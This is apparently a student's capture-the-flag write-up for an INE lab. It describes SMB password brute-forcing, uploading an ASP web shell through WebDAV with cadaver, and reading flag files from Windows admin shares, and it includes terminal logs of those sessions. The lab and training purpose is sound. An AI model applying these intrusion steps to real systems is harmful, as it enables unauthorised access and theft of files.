Host & Network Penetration Testing: System■Host Based Attacks – CTF 1

Assessment Type: Capture The Flag (CTF) – Host Based Attacks
Environment: Kali Linux attacking Windows targets
Targets: target1.ine.local & target2.ine.local

1. Executive Summary

This report documents the exploitation process performed during the INE Skill Check Lab for the course 'Host & Network Penetration Testing: System■Host Based Attacks'. The objective was to perform host■based attacks against two Windows targets and retrieve four hidden flags. The assessment demonstrates practical penetration testing techniques including credential attacks, WebDAV exploitation, web shell deployment, SMB enumeration, and file system exploration.

2. Scope of Testing

Target	Description
target1.ine.local	Windows server hosting IIS and WebDAV
target2.ine.local	Windows server exposing SMB shares

3. Tools Used

Tool	Purpose
Nmap	Network and service discovery
Hydra	Credential brute force attacks
Cadaver	WebDAV interaction and file uploads
Metasploit Framework	SMB enumeration and authentication testing
smbclient	SMB share access and file extraction

4. Exploitation Process – Target 1

Step 1 – Credential Discovery

A password brute force attack was performed against the SMB service targeting the user 'bob'. A weak password was discovered allowing authentication to the system.

Step 2 – WebDAV Access

The WebDAV service hosted on the IIS server was accessed using the Cadaver tool. This allowed browsing directories and downloading sensitive files including the first flag.

Step 3 – Web Shell Upload

An ASP web shell was uploaded to the WebDAV directory, enabling command execution on the remote Windows server.

Step 4 – File System Enumeration

Using the web shell, the root directory of the C:\ drive was enumerated which revealed the file 'flag2.txt'. This file contained the second flag.

5. Exploitation Process – Target 2

Step 1 – SMB Credential Brute Force

A brute force attack against the SMB service identified several valid credentials including administrator level access.

Step 2 – SMB Share Enumeration

Using smbclient, access was obtained to the administrative C$ share which allowed direct browsing of the Windows file system.


Step 3 – Flag Discovery

Enumerating the root directory revealed 'flag3.txt'. Further exploration of the Administrator Desktop directory revealed 'flag4.txt'.

6. Flags Retrieved

Flag	Location
Flag 1	WebDAV directory
Flag 2	C:\flag2.txt
Flag 3	C:\flag3.txt
Flag 4	Users\Administrator\Desktop\flag4.txt

7. Evidence (Screenshots)




```
└─# cadaver http://target1.ine.local
Authentication required for target1.ine.local on server `target1.ine.local':
Username: bob
Password:
dav:/> ls
Listing collection `/': succeeded.
Coll:   aspnet_client                          0  Dec 31  2024
Coll:   webdav                                 0  Mar 13 09:57
        iisstart.htm                         703  Dec 31  2024
        iisstart.png                       99710  Dec 31  2024
        web.config                           154  Dec 31  2024
dav:/> cd webdav
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        flag1.txt                             34  Mar 13 09:57
        readme.txt                            18  Dec 31  2024
        test.asp                              61  Dec 31  2024
        web.config                           168  Dec 31  2024
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=================================>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        flag1.txt                             34  Mar 13 09:57
        readme.txt                            18  Dec 31  2024
        test.asp                              61  Dec 31  2024
        web.config                           168  Dec 31  2024
        webshell.asp                        1362  Mar 13 10:56
dav:/webdav/> cat flag1.txt
9782218b229c4603bd4074ead08a6a31
dav:/webdav/>
```

```
type: command not found
smb: \> get flag3.txt
getting file \flag3.txt of size 34 as flag3.txt (4.2 KiloBytes/sec) (average 4.2 KiloBytes/sec)
smb: \> ^Z
[3]+  Stopped                 smbclient //target2.ine.local/C$ -U administrator

┌──(root㉿INE)-[~]
└─# cat flag3.txt
6b94f4fb61444314a0b29eebf296db99
```

```
smb: \users\Administrator\> cd Desktop
smb: \users\Administrator\Desktop\> ls
  .                                   DR        0  Fri Mar 13 09:57:31 2026
  ..                                  DR        0  Fri Mar 13 09:57:31 2026
  desktop.ini                        AHS      282  Wed Jan  1 14:00:35 2025
  flag4.txt                            A       34  Fri Mar 13 09:57:31 2026

                7863807 blocks of size 4096. 3643564 blocks available
smb: \users\Administrator\Desktop\> get flag4.txt
getting file \users\Administrator\Desktop\flag4.txt of size 34 as flag4.txt (3.7 KiloBytes/sec) (average 3.7 KiloBytes/sec)
smb: \users\Administrator\Desktop\> ^Z
[4]+  Stopped                 smbclient //target2.ine.local/C$ -U administrator

┌──(root㉿INE)-[~]
└─# cat flag4.txt
50209eed42b944e8a0c579d95e93538c
```

8. Security Recommendations

The vulnerabilities exploited in this lab highlight several common security weaknesses including weak passwords, exposed services, and insecure file upload mechanisms. Organizations should implement strong password policies, disable unnecessary services such as WebDAV when not required, enforce least privilege access, and monitor file upload directories to prevent web shell deployment.

9. Conclusion

This assessment demonstrates how attackers can combine credential attacks, web exploitation, and SMB enumeration to gain access to sensitive files on Windows systems. Proper security hardening and monitoring would significantly reduce the risk of these attacks in real environments.